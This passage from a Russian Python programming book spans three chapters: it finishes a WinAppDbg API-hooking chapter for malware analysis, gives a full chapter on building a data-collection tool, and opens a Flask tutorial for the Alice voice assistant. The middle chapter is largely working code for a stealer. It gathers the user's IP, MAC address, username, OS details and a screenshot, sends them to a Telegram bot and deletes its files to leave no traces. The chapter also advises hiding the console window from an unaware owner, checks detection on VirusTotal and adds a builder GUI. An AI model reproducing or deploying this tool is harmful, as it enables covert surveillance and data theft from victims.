Все остальное (в том числе и метод `update()`), в принципе, очень похоже на `FileMonitorWMI`. Полностью всю реализацию классов `RegisterMonitor`, `RegisterMonitorAPI` и `RegisterMonitorWMI` можно посмотреть здесь: <https://github.com/drobotun/pywinwatcher/blob/main/pywinwatcher/regmon.py>.

## Мониторим вызовы API-функций

Здесь, как мы и говорили, нам понадобится `WinAppDbg` (<https://pypi.org/project/winappdbg/>). Вообще, с помощью этого модуля можно не только перехватывать вызовы API-функций, но и делать очень много других полезных вещей (более подробно об этом можно узнать в документации `WinAppDbg` (<http://winappdbg.sourceforge.net>)). К сожалению, помимо того, что модуль ориентирован исключительно для работы со второй версией Python, он использует стандартный механизм отладки Windows. Поэтому если анализируемая программа оснащена хотя бы простейшим модулем антиотладки (а об этих модулях можно почитать, например, в статье «Антиотладка. Теория и практика защиты приложений от дебага» (<https://xakep.ru/2018/01/17/antidebug/>) и «Библиотека антиотладчика» (<https://xakep.ru/2013/12/04/61704/>)), то перехватить вызовы API не получится. Тем не менее это весьма мощный инструмент, поэтому знать о его существовании и хотя бы в минимальной степени овладеть его возможностями будет весьма полезно.

Итак, для перехвата API-функции будем использовать класс `EventHandler`, от которого наследуем свой класс (назовем его, к примеру, `APIInterceptor`). В нем мы реализуем нужные нам функции.

```
# Не забудем подключить нужные модули
from winappdbg import Debug, EventHandler
from winappdbg.win32 import *
```

```
class APIInterceptor(EventHandler):
    # Будем перехватывать API-функцию GetProcAddress из kernel32.dll
    apiHooks = {
        'kernel32.dll' : [
            ('GetProcAddress', (HANDLE, PVOID)),
        ],
    }
}
```

Как видно, в составе класса `EventHandler` определен словарь `apiHooks`, в который при описании класса-наследника необходимо прописать все перехватываемые функции, не забыв про названия DLL-библиотек. Форма записи следующая:

```
'<имя DLL-библиотеки_1>' : [
    ('<имя API-функции_1>', (<параметр_1>, <параметр_2>, <параметр_3>, ...)),
    ('<имя API-функции_2>', (<параметр_1>, <параметр_2>, <параметр_3>, ...)),
    ('<имя API-функции_3>', (<параметр_1>, <параметр_2>, <параметр_3>, ...)),
    ...
],
'<имя DLL-библиотеки_2>' : [
    ('<имя API-функции_1>', (<параметр_1>, <параметр_2>, <параметр_3>, ...)),
    ('<имя API-функции_2>', (<параметр_1>, <параметр_2>, <параметр_3>, ...)),
    ('<имя API-функции_3>', (<параметр_1>, <параметр_2>, <параметр_3>, ...)),
    ...
],
...
```

Чтобы правильно сформировать данный словарь, нужно знать прототипы перехватываемых функций (т. е. перечень и типы передаваемых в функции параметров). Все это можно посмотреть в MSDN (<https://docs.microsoft.com/en-us/windows/win32/apiindex/windows-api-list?redirectedfrom=MSDN>).

После того как мы определились с перечнем перехватываемых функций, необходимо для каждой перехватываемой API-функции написать два метода: первый будет срабатывать при вызове функции, второй — при завершении ее работы. Для функции `GetProcAddress()` эти методы выглядят так:


```
# Вызывается при вызове GetProcAddress
def pre_GetProcAddress(self, event, retaddr, hModule, lpProcName):
    # Выводим информацию при запуске функции
    # Получаем имя переданной в GetProcAddress в качестве параметра функции
    string = event.get_process().peek_string(lpProcName)
    # Получаем ID потока, в котором произошел вызов GetProcAddress
    tid = event.get_tid()
    # Выводим все это на экран
    print "%d: Call GetProcAddress: %s" % (tid, string)
```

```
# Вызывается при завершении GetProcAddress
def post_GetProcAddress(self, event, retval):
    # Выводим информацию по завершении функции
    # Получаем ID потока, в котором произошел вызов GetProcAddress
    tid = event.get_tid()
    # Проверяем наличие возвращаемого значения
    if retval:
        # Если возвращаемое значение не None, выводим его на экран
        print "%d: Success. Return value: %x" % (tid, retval)
    else:
        print "%d: Failed!" % tid
```

В метод `pre_GetProcAddress` первым параметром передается объект `event`, вторым — адрес возврата, третьим и последующими — параметры перехватываемой функции (здесь это просто переменные, значения которых будут записаны после очередного вызова перехватываемой функции, после чего их можно вывести с помощью `print`). В метод `post_GetProcAddress()` первым параметром также передается объект `event`, вторым — возвращаемое перехватываемой функцией значение (реальные значения туда будут записаны после завершения работы перехваченной API-функции).

Далее напомним функцию, которая и установит описанный нами перехватчик:

```
def set_api_interceptor(argv):
    # Создаем экземпляр объекта Debug, передав ему экземпляр APIInterceptor
    with Debug(APIInterceptor(), bKillOnExit=True) as debug:
        # Запустим анализируемую программу в режиме отладки
        # Путь к анализируемой программе должен быть в argv
        debug.execv(argv)
        # Ожидаем, пока не закончится отладка
        debug.loop()
```



```
C:\Windows\system32\cmd.exe
(python_27_env) E:\pe_files\scripts>python pymon.py sample\inject_2.exe
8492: Call GetProcAddress: FindWindowA
8492: Success. Return value: 7ffc6137cba0
8492: Call GetProcAddress: GetWindowThreadProcessId
8492: Success. Return value: 7ffc61303500
8492: Call GetProcAddress: OpenProcess
8492: Success. Return value: 7ffc60dcade0
8492: Call GetProcAddress: VirtualAllocEx
8492: Success. Return value: 7ffc60deba50
8492: Call GetProcAddress: WriteProcessMemory
8492: Success. Return value: 7ffc60debc0
8492: Call GetProcAddress: CreateRemoteThread
8492: Success. Return value: 7ffc60de9b50
8492: Call GetProcAddress: MessageBoxA
8492: Success. Return value: 7ffc6137ac30
(python_27_env) E:\pe_files\scripts>
```

**Рис. 7.4.** Перехват функции `GetProcAddress`  
(видно, что анализируемый файл, скорее всего, пытается внедрить что-то в удаленный поток)

И запустим эту функцию:

```
import sys
set_api_interceptor(sys.argv[1:])
```

В итоге должна получиться примерно такая картина (рис. 7.4).

В методах, вызываемых при вызове и завершении работы API-функции (в нашем случае — это `pre_GetProcAddress()` и `post_GetProcAddress()`), можно программировать какие угодно действия, а не только вывод информации о вызове API-функции, как это сделали мы.

## Заключение

Как видишь, используя Python и несколько полезных пакетов, можно получить довольно большой объем информации о событиях, происходящих в системе при запуске той или иной программы. Конечно, все это желательно делать в изолированном окружении (особенно если анализировать крайне подозрительные программы).

Полностью написанный код классов анализа событий процессов, файловой системы и реестра можно посмотреть на моем гитхабе (<https://github.com/drobotun/pywinwatcher>). Он также присутствует в PyPi (<https://pypi.org/project/pywinwatcher/>), что позволяет установить его командой `pip install pywinwatcher` и использовать по своему усмотрению.





## 8. Разведка змеем.

# Собираем информацию о системе с помощью Python

---

*Марк Клинтон*

Если ты часто имеешь дело с разными компьютерами, тебе, конечно, нужен простой в использовании и быстрый инструмент для сбора информации о системе. Сегодня мы покажем, как сделать такую программу, отсылающую собранные данные в Telegram, а еще попрактикуемся в программировании на Python.

Чтобы просто посмотреть IP-адрес и другие настройки сети, тебе придется обратиться к командной строке и выполнить команду `ipconfig /all`. Ситуация одна из самых частых для энтузиастов и удаленных шаманов, но она хотя бы быстро решается. Однако если придется собирать более серьезный набор информации о машине, с которой ты будешь работать, — без автоматизации не обойтись. Этим мы сегодня и займемся.

Имей в виду, что эта программа может использоваться как для быстрого сбора информации о своей системе, так и для кражи идентифицирующей информации с компьютера жертвы. Мы — граждане законопослушные, поэтому пусть это и не пароли, но, чтобы не раздражать правоохранителей, все тесты будут проводиться на изолированных виртуальных машинах.

Несанкционированный доступ к компьютерной информации — преступление. Ни автор, ни редакция не несут ответственности за твои действия.

## Инструменты

Сначала давай разберемся, где будем писать код. Можно кодить в обычном виндовом «Блокноте», но мы воспользуемся специальной IDE для Python — PyCharm (<https://www.jetbrains.com/ru-ru/pycharm/download/>). Установка и настройка просты как два рубля: скачал установщик, запустил — и кликай себе «Далее», пока есть такая кнопка.

Еще нам потребуется Python (<https://www.python.org/downloads/>). Я буду использовать версию 3.9.0 — с ней точно все работает.

## Задачи

Давай сначала обрисуем, что мы вообще планируем делать. Я планирую собирать следующую информацию:

1. IP-адрес;
2. MAC-адрес;
3. Имя пользователя;
4. Тип операционной системы;
5. Скорость работы системы;
6. Время;
7. Скриншот;
8. Скорость интернет-соединения;
9. Модель процессора.

И отправляться это все будет прямиком тебе в телегу через специальный бот.

### Зачем?

Наверняка у тебя возник вопрос: зачем может понадобиться MAC-адрес или модель процессора? Эти параметры меняются очень и очень редко, так что прекрасно подходят для фингерпринтинга. Даже если пользователь купит более быстрый интернет-канал или поменяет часовой пояс, ты без особого труда сможешь определить, что уже имел дело с этим компьютером. Стоит помнить, что ровно такие же методы используют хитрые рекламщики для идентификации пользователей, да и разработчики триальных версий программ тоже. Эта глава поможет чуть лучше понять, что можно узнать о твоём компьютере в полностью автоматическом режиме, а как применить эту информацию — решать только тебе.

В этой главе мы не будем показывать, как сформировать устойчивый к незначительным изменениям идентификатор, который поможет однозначно определить конкретный компьютер.

## Создаем основу программы

Для отправки данных я решил воспользоваться Telegram-ботом. Создать его ты можешь через BotFather (<https://t.me/BotFather>), а после сохранить token своего творения. Публиковать его нельзя — любой, кто получит этот token, сможет захватить контроль над твоим ботом.

Для подключения к Bot API «телеги» нужны всего две строки:

```
import telebot
bot = telebot.TeleBot("token from BotFather") # Подключение бота
```

Чтобы оценить быстроедействие, можно написать еще пару строк. Весь дальнейший код расположим между ними. Описанное выше подключение бота уже вписано сюда.

```
import telebot
from datetime import datetime
```

```
bot = telebot.TeleBot("token")

start = datetime.now() # Начало отсчета
# Сюда поместим нашу основу, поэтому оставляем место
ends = datetime.now() # Конец отсчета
workspeed = format(ends - start) # Вычисление времени
```

Теперь перейдем собственно к сбору данных.

## Сбор данных

Я не буду долго ходить вокруг да около и сразу начну разбирать секцию импорта.

```
import getpass
import os
import socket
from datetime import datetime
from uuid import getnode as get_mac
import pyautogui
from speedtest import Speedtest
import telebot
import psutil
import platform
from PIL import Image
```

Теперь кратко рассмотрим, что делает каждый модуль. Если какие-то функции тебе не нужны, выброси строку импорта модуля и код, который использует этот модуль. Все просто!

Итак, за работу с ОС и локальными ресурсами отвечают эти четыре модуля:

- `getpass` нужен для определения информации о пользователе;
- `os` используем для взаимодействия с функциями ОС, вроде вызова внешних исполняемых файлов;
- `psutil` работает с некоторыми низкоуровневыми системными функциями;
- `platform` предоставит информацию об ОС.

Этими модулями реализованы сетевые взаимодействия:

- `socket` — для работы с сокетами и получения IP-адресов;
- `getnode` получает MAC-адрес машины;
- `speedtest` замеряет характеристики интернет-соединения;
- `telebot` сделает всю рутину по работе с Telegram-ботом.

Служебные примочки, которые трудно отнести к категориям выше:

- `datetime` позволит определить время работы программы;
- `pyautogui` ~~быстро и без боли~~ работает с GUI;
- `PIL.Image` — для снятия скриншота.

После этого нам требуется узнать основные стабильные характеристики системы: IP- и MAC-адреса, имя пользователя и ОС:

```
name = getpass.getuser()      # Имя пользователя
ip = socket.gethostbyname(socket.getfqdn())  # IP-адрес системы
mac = get_mac()              # MAC-адрес
ost = platform.uname()        # Название операционной системы
```

Строки кода снабжены комментариями и в пояснениях не нуждаются.

## Скорость интернет-соединения

```
from speedtest import Speedtest # Импорт модуля. Рассматривался выше

inet = Speedtest()
download = float(str(inet.download())[0:2] + "." # Входящая скорость
                  + str(round(inet.download(), 2))[1]) * 0.125
uploads = float(str(inet.upload())[0:2] + "."    # Исходящая скорость
                 + str(round(inet.download(), 2))[1]) * 0.125
```

Скорость замеряется библиотекой сервиса **Speedtest.net** и соответственно выдает результат в мегабитах, а не мегабайтах. Чтобы это исправить, разделим численный результат на 8 или умножим на 0,125 — это одно и то же. Манипуляцию проделываем дважды — для входящей и исходящей скорости.

Важно понимать, что замер не претендует на сверхточность, потому что мы никак не можем легко проверить, какую часть канала потребляют другие программы или даже другие устройства в сети. Если ты подключился к рабочей станции удаленно, твое соединение тоже что-то будет потреблять. В программе поправка на это не реализована из-за ее слишком низкой точности и трудоемкости.

## Часовой пояс и время

```
import psutil

zone = psutil.boot_time() # Узнает время, заданное на компьютере
time = datetime.fromtimestamp(zone) # Переводит данные в читаемый вид
```

Если ты настраиваешь чей-то сервер или слишком удаленный компьютер, время может отличаться. Ко всем прочим данным добавим и показания часов — информация лишней не бывает. Если ты не знал, неправильно выставленное время и/или часовой пояс может вызывать сбои при подключении к сайтам, использующим HTTPS, а этот кусочек кода позволит легко выявить такие проблемы.

## Частота процессора

```
import psutil

cpu = psutil.cpu_freq()
```

Может помочь выявить причину тормознутости компьютера: если процессор постоянно молотит на полную, но программы виснут — процессор устарел, а если

простаивает — виновата программа. Да и просто общее представление о железе дает.

### **Более глубокий фотггерпринтинг**

В этой главе умышленно не рассказывается, как получить идентификатор жесткого диска или GUID установленной Windows: мы не методичку для рекламщиков пишем, а программировать тренируемся. Тем не менее ты легко можешь добавить сбор и такой информации, воспользовавшись консольной утилитой `wmic`. Ее вывод можно парсить с помощью Python-скрипта, так что даже не придется писать лишние обвязки. На скриншоте приведен пример получения серийного номера BIOS (рис. 8.1).




Рис. 8.1. Пример получения серийного номера BIOS

## **Скриншот рабочего стола**

```
os.getcwd()
```

```
try:    # Перехват ошибки в случае неверно указанного расположения
    os.chdir(r"/temp/path")
except OSError:
    @bot.message_handler(commands=['start'])
    def start_message(message): # Служебная обвязка для бота
        bot.send_message(message.chat.id, "[Error]: Location not found!")
        bot.stop_polling()

    bot.polling()
    raise SystemExit
```

```
screen = pyautogui.screenshot("screenshot.jpg") # Снятие скриншота
```

Тут все тоже максимально просто, а за собственно снятие скриншота отвечает только последняя строка кода. Остальное мы используем для корректной обработки входящей команды бота.

## **Запись в файл**

Теперь, когда все готово, мы можем приступить к финальному сбору и отправке данных. Создаем готовый файл с нашими данными: если использовался максимальный сбор информации, а точнее весь код выше, то используем такую запись, в противном случае убирай ненужные тебе данные:

```
try: # Обязка для обработки команд боту
    os.chdir(r"/temp/path")
except OSError:
    @bot.message_handler(commands=['start'])
    def start_message(message):
        bot.send_message(message.chat.id, "[Error]: Location not found!")
        bot.stop_polling()

    bot.polling()
    raise SystemExit

file = open("info.txt", "w") # Открываем файл

file.write(f"[=====]\n Operating System:
{ost.system}\n Processor: {ost.processor}\n Username: {name}\n IP adress: {ip}\n
MAC address: {mac}\n Timezone: {time.year}/{time.month}/{time.day}
{time.hour}:{time.minute}:{time.second}\n Work speed: {workspeed}\n Download:
{download} MB/s\n Upload: {uploads} MB/s\n Max Frequency: {cpu.max:.2f} Mhz\n Min
Frequency: {cpu.min:.2f} Mhz\n Current Frequency: {cpu.current:.2f}
Mhz\n[=====]\n") # Пишем

file.close() # Закрываем
```

**Длинный, но легко читаемый код.** Первая его часть обеспечивает обработку команды /start, вторая — запись всех данных в файл. Результат попадет в info.txt, но путь, конечно, можно изменить прямо в коде.

Дело остается за малым — отправить результат в Telegram.

## Отправка данных

Теперь дополним код выше, чтобы он еще и файлы отправлял.

```
text = "Screenshot" # Требуется при создании скриншота (текст к фото)

@bot.message_handler(commands=['start']) # Выполняет действия при команде start
def start_message(message):
    upfile = open("Путь до файла\info.txt", "rb") # Читает файлы
    uphoto = open("Путь до файла\screenshot.jpg", "rb")
    bot.send_photo(message.chat.id, uphoto, text) # Отправляет данные
    bot.send_document(message.chat.id, upfile)

    upfile.close() # Закрывает файлы (обязательно)
    uphoto.close()

    os.remove("info.txt") # Удаляет файлы, чтобы не оставлять следов
    os.remove("screenshot.jpg")

    bot.stop_polling() # Закрывает соединение после отправки

bot.polling() # Создает соединение с ботом
```

Сначала указывается подпись к скриншоту, потом читаем и отправляем файлы в виде фото и документа, затем зачищаем следы и закрываем соединение с ботом. Ничего сложного!

Естественно, если нам не нужен, к примеру, скриншот, мы можем вырезать код его отправки, получив такой вариант:

```
@bot.message_handler(commands=['start'])
def start_message(message):
    upfile = open("Путь до файла\info.txt", "rb")
    bot.send_document(message.chat.id, upfile)
    upfile.close()
    os.remove("info.txt")
    bot.stop_polling()

bot.polling()
```

Чтобы бот гарантированно отправлял все сообщения тебе, укажи вместо `message.chat.id` ID чата с собой. Его можно узнать через бот GetMyID ([https://t.me/getmyid\\_bot](https://t.me/getmyid_bot)).

Также следует учесть одну деталь: перед запуском программы ты должен отправить своему боту команду `/start`, чтобы он понял, кому следует отправлять данные.

## Собираем программу

Чтобы не тянуть с собой на другой компьютер Python и зависимости программы, давай упакуем все в один исполняемый файл. Делается это с помощью PyInstaller, который ставится простой командой `pip install pyinstaller`.

Переходим с помощью командной строки в папку с нашей программой и собираем ее командой

```
pyinstaller -i путь_до_иконки --onefile наш_файл.py
```

Аргумент `--onefile` заставит PyInstaller упаковать все в единственный файл. После `-i` надо указать путь до иконки исполняемого файла, если ты хочешь ее использовать. Если она не нужна, просто удали этот аргумент. Последним идет путь к файлу с нашим кодом. Если ты не хочешь, чтобы при запуске появлялась консоль (например, если владелец компьютера не знает, что ты собрался ему помочь), поменяй расширение входного файла с кодом на `.pyw` или укажи опцию `-w`.

Не забывай проверять наличие модулей и их обновлений, чтобы избежать ошибок. Временный путь можно указать любой, но лично я указываю `C:\Temp`. Само собой, если обнаружена ОС на базе Linux, то этот код придется поправить.

Еще следует проверить, как сильно и чем детектится наш файл. Чтобы тебе не лезть на VirusTotal, я сделал это сам (рис. 8.2).

Полный код проекта я разместил на GitHub (<https://github.com/NeoCreat0r/infocat>). Там есть и программа-сборщик, о которой я расскажу ниже.






Рис. 8.2. Результат сканирования на VirusTotal

## Пишем сборщик с графическим интерфейсом

Для создания GUI сборщика нам придется работать с библиотекой Tkinter, поэтому прежде всего импортируем ее и нужные элементы:

```
# -*- coding: utf-8 -*-          # Не забываем указывать конфигурацию
from tkinter import *            # Сама библиотека для работы
from tkinter import messagebox as mb # Функция для создания окон с информацией
```

После этого нужно создать окно, которое и будет основой интерфейса:

```
root = Tk()
root.title("Tkinter") # Название программы
root.geometry("300x400") # Разрешение окна программы
```

Нам нужен только ввод API-ключа для доступа к боту. Делается такой ввод кодом ниже:

```
text = Label(root, text="Telegram bot token") # Текст для обозначения поля
text.grid(padx=100, pady=0) # Расположение по x/y
```

```
API = Entry(root, width=20) # Создание поля ввода данных
API.grid(padx=100, pady=0)
```

Это создаст два графических объекта — поле ввода и подпись к нему.

В этом интерфейсе не хватает кнопки для сборки выходного файла. Давай создадим ее:

```
button = Button(root, text="Create", command=clicked, height=2, width=10)
button.grid(padx=100, pady=0)
```

Создаем функцию, которая должна находиться в файле после импорта библиотек. В ней мы должны создавать файл и записывать в него код полезной нагрузки.

```
def clicked():
    system = open("source.py", "w")
    system.write('"'Сюда перемещаем полный код программы, которую мы писали раньше"')
    system.close()
```

**Не шути с пробелами!** Перед тем как вставлять код, убедись, что там нет лишних пробелов, иначе может возникнуть трудно обнаруживаемая ошибка.

Но на этом наша функция не заканчивается, т. к. нужно дать пользователю понять, готов ли файл. Делаем это с помощью `MessageBox`:

```
if API.get() or direct.get() == "":
    mb.showwarning("WARNING", "There are empty fields")
else:
    mb.showinfo("INFO", "The system.py file is ready!")
```

Теперь осталось только запустить отрисовку и обработку сообщений строкой `root.mainloop()`. Опционально можно собрать и сборочный интерфейс. Для этого используем старый добрый `PyInstaller`:

```
pyinstaller -F -w --onefile программа.py
```

И все готово! Теперь ты имеешь полноценную программу для сбора данных о системе и ее сборщик, который ускорит процесс работы.

Каждый раз прибегать к `PyInstaller`, чтобы собрать программу, не слишком удобно. Можно воспользоваться модулем `os` и вызывать `PyInstaller` автоматически.

```
import os

os.system("pyinstaller --onefile наш_файл.py") # Сборка выходного бинарника

os.rmdir("build")
os.rmdir("__pycache__")

os.remove("system.py")
os.remove("system.spec")
```

Если тебе понадобилась иконка, можно добавить в команду сборки параметр `-i file.ico`, а для сборки «невидимой» программы дописать `-w` — так же как при ручной сборке!

## Вывод

В этой главе мы разобрали от начала и до конца, как вытащить из своей или чужой системы некоторые важные данные — от IP до модели процессора. Конечно, главное тут в том, что ты научился хоть немного писать код самостоятельно — а применить всегда где-нибудь получится. Успехов!



## 9. Как сделать новый навык для «Алисы» на Python

---

*Виктор Паперно*

По примеру американских коллег из Apple, Amazon, Google и Microsoft в «Яндексе» в 2017 году сделали своего голосового ассистента, который понимает русский язык и пользуется неплохой популярностью в России. Одна из причин успеха — это возможность создания своих навыков, т. е. собственных приложений. О том, как научить «Алису» новым вещам, используя Python и веб-фреймворк Flask, мы и поговорим в этой главе.

Как вообще работают навыки? Если говорить простыми словами, то «Алиса» и твой сервер будут обмениваться файлами в формате JSON, где будет содержаться необходимая информация. Причем на сервер придет не просто распознанный текст, но уже подготовленный для обработки запрос. Ты можешь выбрать любой удобный язык программирования — нужна только возможность создавать на нем веб-сервер. Мы выберем Python как один из самых простых и популярных.

Чтобы все примеры исходного кода, приведенные в главе, успешно запускались, тебе понадобится установить:

- Python 3.6 или новее;
- Flask 1.0.2 или новее.

### Первый навык — эхо-бот

Навык «Алисы» — это, по сути, чат-бот. А разработчики чат-ботов для теста обычно первым делом пробуют написать эхо-бота, который отправляет тебе то же самое, когда ты ему что-то пишешь.

Для начала основные термины:

□ **request** — запрос, который поступил от «Алисы»;

□ **response** — ответ нашего сервера, который отправляется «Алисе».

Как будет работать наш навык? На наш сервер поступает **request**, мы будем получать из него содержимое в виде текста, а затем отправлять **response**, где в качестве содержимого укажем текст запроса. Переходим к коду!

```

from flask import Flask
from flask import request
import json

app = Flask(__name__)

@app.route('/post', methods=['POST'])
def main():
    ## Создаем ответ
    response = {
        'session': request.json['session'],
        'version': request.json['version'],
        'response': {
            'end_session': False
        }
    }
    ## Заполняем необходимую информацию
    handle_dialog(response, request.json)
    return json.dumps(response)

def handle_dialog(res, req):
    if req['request']['original_utterance']:
        ## Проверяем, есть ли содержимое
        res['response']['text'] = req['request']['original_utterance']
    else:
        ## Если это первое сообщение — представляемся
        res['response']['text'] = "Я echo-bot, повторяю за тобой"

if __name__ == '__main__':
    app.run()

```

Как-то много кода... Давай разбираться по частям. Во-первых, важно сказать, что наш сервер написан на Flask, и если ты хочешь разобраться в этом фреймворке поглубже, на «Хабрахабре» есть отличный гайд: <https://habr.com/ru/post/346306/>. Здесь же отметим пару основных вещей.

- Важно не забыть импортировать модули: Flask отвечает непосредственно за работу веб-приложения, request — за работу с запросами, а json необходим, потому что мы и получаем, и отправляем файлы JSON, а не объекты из Python.
- Нужно создать экземпляр класса Flask, а затем его запустить. Это и есть непосредственно «ядро» сервера.
- Декоратор app.route необходим, чтобы связать URL, тип запроса и функцию, которая будет обрабатывать этот запрос.

С основами Flask покончено — в принципе, для разработки простых навыков нам ничего больше не потребуется. Давай разберем, что же происходит в наших двух функциях.

В `main()` мы сначала создаем шаблон для ответа. Обрати внимание, что мы передаем туда два параметра из запроса: `session` и `version`, а затем во вторую функцию передаем наш шаблон для ответа и запрос, сконвертированный в JSON.

Основная функциональность нашего навыка содержится в функции `handle_dialog(res, req)`. Если нам пришло какое-то сообщение, то все просто: нужно получить содержимое запроса. Кстати, оригинальный текст запроса содержится внутри `req['request']['original_utterance']`. Чтобы отправить его обратно пользователю, нужно скопировать содержимое в `res['response']['text']`.


Когда пользователь подключается к навыку в первый раз, запрос тоже приходит, но никакого текста в нем нет. Для обработки этой ситуации я добавил в функцию проверку.

Вроде бы все? Теперь нужно проверить, работает наш пример или мы где-то ошиблись. Но как протестировать?

## Тестирование навыков

Существует несколько способов тестирования навыков. Один из самых простых — с помощью утилиты `alice-nearby` (<https://github.com/azzzak/alice-nearby>), которую можно запускать локально на своем компьютере. О том, как ее установить, написано достаточно подробно, так что не буду заострять на этом внимание. Итак, начинаем тестирование.

1. Запускаем наше приложение (рис. 9.1).



```
Python 3.6.5 (v3.6.5:f59c0932b4, Mar 28 2018, 03:03:55)
[GCC 4.2.1 (Apple Inc. build 5666) (dot 3)] on darwin
Type "copyright", "credits" or "license()" for more information.
>>> WARNING: The version of Tcl/Tk (8.5.9) in use may be unstable.
Visit http://www.python.org/download/mac/tcltk/ for current information.

===== RESTART: /Users/victor/Documents/AliceWordsGame/echo.py =====
* Serving Flask app "echo" (lazy loading)
* Environment: production
[31m WARNING: Do not use the development server in a production environment.[0m
[2m Use a production WSGI server instead.[0m
* Debug mode: off
* Running on http://127.0.0.1:5000/ (Press, CTRL+C to quit)
```

Рис. 9.1. Отображение в IDLE

2. Запускаем `alice-nearby`, указав в качестве значения `webhook` `http://localhost:5000/post` (рис. 9.2).
3. Открываем любой браузер и переходим по ссылке `localhost:3456`, чтобы убедиться, что открылось приложение для тестирования (рис. 9.3).




Рис. 9.2. Запуск на MacOS

